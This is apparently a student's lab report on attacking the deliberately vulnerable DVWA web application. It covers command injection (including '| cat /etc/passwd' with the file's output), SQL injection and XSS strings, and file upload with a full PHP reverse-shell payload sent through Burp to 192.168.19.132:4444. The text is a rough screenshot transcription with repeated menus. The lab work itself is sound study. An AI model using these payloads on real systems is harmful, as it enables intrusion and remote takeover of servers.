

Government Polytechnic

Udupi

Name: Rekha K

Register No.: 145CS20014

Task Report: 3

1. Command Execution Vulnerability:

Command Execution or Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell.

OS command injection is a web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application, and typically fully compromise the application and all its data

Low level:

Command: 192.168.19.129 && ipconfig

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: low

PHPIDS: disabled

DVWA

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

PING 192.168.19.129 (192.168.19.129) 56(84) bytes of data:
64 bytes from 192.168.19.129: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 192.168.19.129: icmp_seq=2 ttl=64 time=0.022 ms
64 bytes from 192.168.19.129: icmp_seq=3 ttl=64 time=0.037 ms
--- 192.168.19.129 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.012/0.023/0.037/0.011 ms

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

View Source

View Help

Medium level:

Command: 192.168.19.129 | cat /etc/passwd

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: medium

PHPIDS: disabled

DVWA

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:MailList Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
timidity:x:108:101:/var/lib/timidity:/bin/sh
dhcp:x:101:102:/nonexistent:/bin/false
cvslog:x:102:102:/home/cvslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin
sfadm:x:1000:1000:sfadm:./:/home/sfadm:/bin/bash
bind:x:105:113:/var/cache/bind:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
ftp:x:107:65534:/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator:./:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server:./:/var/lib/mysql:/bin/bash
tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:/bin/false
user:x:1001:1001:just a user.111:./:/home/user:/bin/bash
service:x:1002:1002:./:/home/service:/bin/bash
telnetd:x:112:120:/nonexistent:/bin/false
proftpd:x:113:65534:/var/run/proftpd:/bin/false
sftpd:x:114:65534:/var/lib/nfs:/bin/false

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

View Source

View Help

High level:

Command: 192.168.19.129



DVWA

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 192.168.19.129 (192.168.19.129) 56(84) bytes of data.  
64 bytes from 192.168.19.129: icmp_seq=1 ttl=64 time=0.011 ms  
64 bytes from 192.168.19.129: icmp_seq=2 ttl=64 time=0.029 ms  
64 bytes from 192.168.19.129: icmp_seq=3 ttl=64 time=0.030 ms  
  
--- 192.168.19.129 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.011/0.023/0.030/0.009 ms
```

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

Username: admin
Security Level: high
PHPIDS: disabled

[View Source](#) [View Help](#)

2. File Upload Vulnerability:

A file upload vulnerability also called unrestricted file upload or arbitrary file upload is a potential security risk that allows an attacker to upload malicious files to a web server. It occurs when an application does not properly validate the file type or its content. In this way an attacker may be able to upload a file that could compromise the security of the server.

File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size.

Low level:



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: File Upload

Choose an image to upload:
 No file selected.

../../hackable/uploads/shell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

Username: admin
Security Level: low
PHPIDS: disabled

Medium level:

Burp Suite Community Edition v2022.7.1 - Temporary Project

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerLoggerExtenderProject optionsUser optionsLearn

InterceptHTTP historyWebSockets historyOptions

Request to http://192.168.19.129:80

ForwardDropIntercept is onActionOpen Browser

PrettyRawHex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.19.129
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----18830732721329752579924477594
8 Content-Length: 1587
9 Origin: http://192.168.19.129
10 Connection: close
11 Referer: http://192.168.19.129/dvwa/vulnerabilities/upload/
12 Cookie: security=medium; PHPSESSID=8562a3dfaf58c85bd1d7d28df0eddbb30
13 Upgrade-Insecure-Requests: 1
14
15 -----18830732721329752579924477594
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----18830732721329752579924477594
20 Content-Disposition: form-data; name="uploaded"; filename="Rekha.php"
21 Content-Type: image/jpeg
22
23 <?php /**/ error_reporting(0); $ip = '192.168.19.132'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = f("tcp://($ip):($port)");
24 $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &&
25 is_callable($f)) { $s = f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) {
26 die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4);
27 break; } if (!$len) { die(); } $a = unpack('Nlen', $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b =
28 fread($s, $len-strlen($b)); break; case 'socket': $b = socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] =
29 $s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else {
30 eval($b); } die();
31
32 -----18830732721329752579924477594
33 Content-Disposition: form-data; name="Upload"
```



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: File Upload

Choose an image to upload:
 No file selected.

../../../../hackable/uploads/Rekha.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

Username: admin
Security Level: medium
PHPIDS: disabled

High level:

Burp Suite Community Edition v2022.7.1 - Temporary Project

Dashboard

Target

Proxy

Intruder

Repeater

Sequencer

Decoder

Comparer

Logger

Extender

Project options

User options

Learn

Intercept

HTTP history

WebSockets history

Options

Request to http://192.168.19.129:80

Pretty

Raw

Hex

1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1

2 Host: 192.168.19.129

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: multipart/form-data; boundary=-----132585026323458151801056208141

8 Content-Length: 1591

9 Origin: http://192.168.19.129

10 Connection: close

11 Referer: http://192.168.19.129/dvwa/vulnerabilities/upload/

12 Cookie: security=high; PHPSESSID=8562a3daf58c85bd1d7d28df0edbb30

13 Upgrade-Insecure-Requests: 1

14

15 -----132585026323458151801056208141

16 Content-Disposition: form-data; name="MAX_FILE_SIZE"

17

18 100000

19 -----132585026323458151801056208141

20 Content-Disposition: form-data; name="uploaded"; filename="hack.php.jpeg"

21 Content-Type: image/jpeg

22

23 *<?php /**/ error_reporting(0); \$ip = '192.168.19.132'; \$port = 4444; if ((\$f = 'stream_socket_client') && is_callable(\$f)) { \$s = fsockopen(\$ip, \$port); \$s_type = 'stream'; } if (!\$s && (\$f = 'socket_create') && is_callable(\$f)) { \$s = socket_create(AF_INET, SOCK_STREAM, SOL_TCP); \$res = @socket_connect(\$s, \$ip, \$port); if (!\$res) { die(); } \$s_type = 'socket'; } if (!\$s_type) { die('no socket funcs'); } if (!\$s) { die('no socket'); } switch (\$s_type) { case 'stream': \$len = fread(\$s, 4); break; case 'socket': \$len = socket_read(\$s, 4); break; } if (!\$len) { die(); } \$a = unpack("Nlen", \$len); \$len = \$a['len']; \$b = ''; while (strlen(\$b) < \$len) { switch (\$s_type) { case 'stream': \$b .= fread(\$s, \$len-strlen(\$b)); break; case 'socket': \$b .= socket_read(\$s, \$len-strlen(\$b)); break; } } \$GLOBALS['msgsock'] = \$s; \$GLOBALS['msgsock_type'] = \$s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { \$suhosin_bypass=create_function('', \$b); \$suhosin_bypass(); } else { eval(\$b); } die();

24

25

26 -----132585026323458151801056208141

27 Content-Disposition: form-data; name="Upload"


28



3. SQL Injection Vulnerability:

SQL injection is a code injection technique that exploits a security vulnerability occurring in the database layer of an application. SQL injection is considered a high risk vulnerability due to the fact that it can lead to full compromise of the remote system.

Low level:



Medium level:



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

Vulnerability: SQL Injection

User ID:

ID: %' or 'o'='o
First name: admin
Surname: admin

ID: %' or 'o'='o
First name: Gordon
Surname: Brown

ID: %' or 'o'='o
First name: Hack
Surname: Me

ID: %' or 'o'='o
First name: Pablo
Surname: Picasso

ID: %' or 'o'='o
First name: Bob
Surname: Smith

High level:



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

Vulnerability: SQL Injection

User ID:

ID: %' or 'o'='o
First name: admin
Surname: admin

ID: %' or 'o'='o
First name: Gordon
Surname: Brown

ID: %' or 'o'='o
First name: Hack
Surname: Me

ID: %' or 'o'='o
First name: Pablo
Surname: Picasso

ID: %' or 'o'='o
First name: Bob
Surname: Smith


4. Cross Site Scripting:

Cross Site Scripting (XSS) is a technique in which attackers inject malicious scripts into a target website and may allow them to gain accesscontrol of the website.XSS attack occurs when an attacker uses a web application to sendmalicious code or a browser-side script, to a


different end user. The victim has no way of knowing that the script is malicious thus believing that it is from a trusted source.

Low level:


Command: `<Script>alert("Rekha")</Script>`



Medium level:



High level:



5. Sensitive information disclosure:

Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker, including:

- Data about other users, such as usernames or financial information.
- Sensitive commercial or business data.
- Technical details about the website and its infrastructure.

Sensitive information disclosure happens when an application does not adequately protect sensitive information that may wind up being disclosed to parties that are not supposed to have access to it.

Low level:



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security**
- PHP Info

DVWA Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode

Sites

Quick Start Request Response Requester

Contexts

- Default Context

Sites

Header: Text Body: Text

HTTP/1.1 200 OK
Date: Wed, 08 Mar 2023 14:05:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=d79fb6589e9099e0057d3d09c1784ce5; path=/
Set-Cookie: security=high
Content-Type: text/html; charset=utf-8
Content-Length: 1289

Medium level:

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium

Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode

Sites

Quick Start

Request

Response

Requester

Header: Text

Body: Text

Contexts

Default Context

Sites

HTTP/1.1 200 OK

Date: Wed, 08 Mar 2023 14:05:11 GMT

Server: Apache/2.2.8 (Ubuntu) DAV/2

X-Powered-By: PHP/5.2.4-2ubuntu5.10

Pragma: no-cache

Cache-Control: no-cache, must-revalidate

Expires: Tue, 23 Jun 2009 12:00:00 GMT

Set-Cookie: PHPSESSID=d79fb6589e9099e0057d3d09c1784ce5; path=/
Set-Cookie: security=high

Content-Type: text/html; charset=utf-8

Content-Length: 1289

High level:

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)


Upload

XSS reflected

XSS stored

DVWA Security

PHP Info



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

high

Submit


PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)



6. Local file inclusion:

This vulnerability allows an attacker to include files stored locally on the server. An attacker can use Local file inclusion to access sensitive files on the server, such as configuration files or log files, which may contain sensitive information such as usernames, passwords, and server paths. Local File Inclusion (LFI) allows an attacker to include files on a server through the web browser.

Low level:



Medium level:



The screenshot shows the DVWA interface for the 'File Inclusion' vulnerability at the 'Medium' security level. The left sidebar contains a menu with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion (highlighted), File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area is titled 'Vulnerability: File Inclusion' and displays a message in a box: 'File 4 (Hidden)' followed by 'Good job! This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)'.

Vulnerability: File Inclusion

File 4 (Hidden)


Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: medium
Locale: en
PHPIDS: disabled
SQLi DB: mysql

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

High level:



The screenshot shows the DVWA interface for the 'File Inclusion' vulnerability at the 'High' security level. The layout is similar to the medium level, but the 'Security Level' is now 'high'. The message in the box is the same: 'File 4 (Hidden)' followed by 'Good job! This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)'.

Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: high
Locale: en
PHPIDS: disabled
SQLi DB: mysql

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

7. Remote file inclusion:

This vulnerability allows an attacker to include files from a remote server, such as an attacker's own server. The hacker can use Remote fileinclusion to execute arbitrary code on the target server, which could allowthe attacker to take control of the server. If RFI is present, there is

no need to rely on another vulnerability to upload and execute arbitrary files.

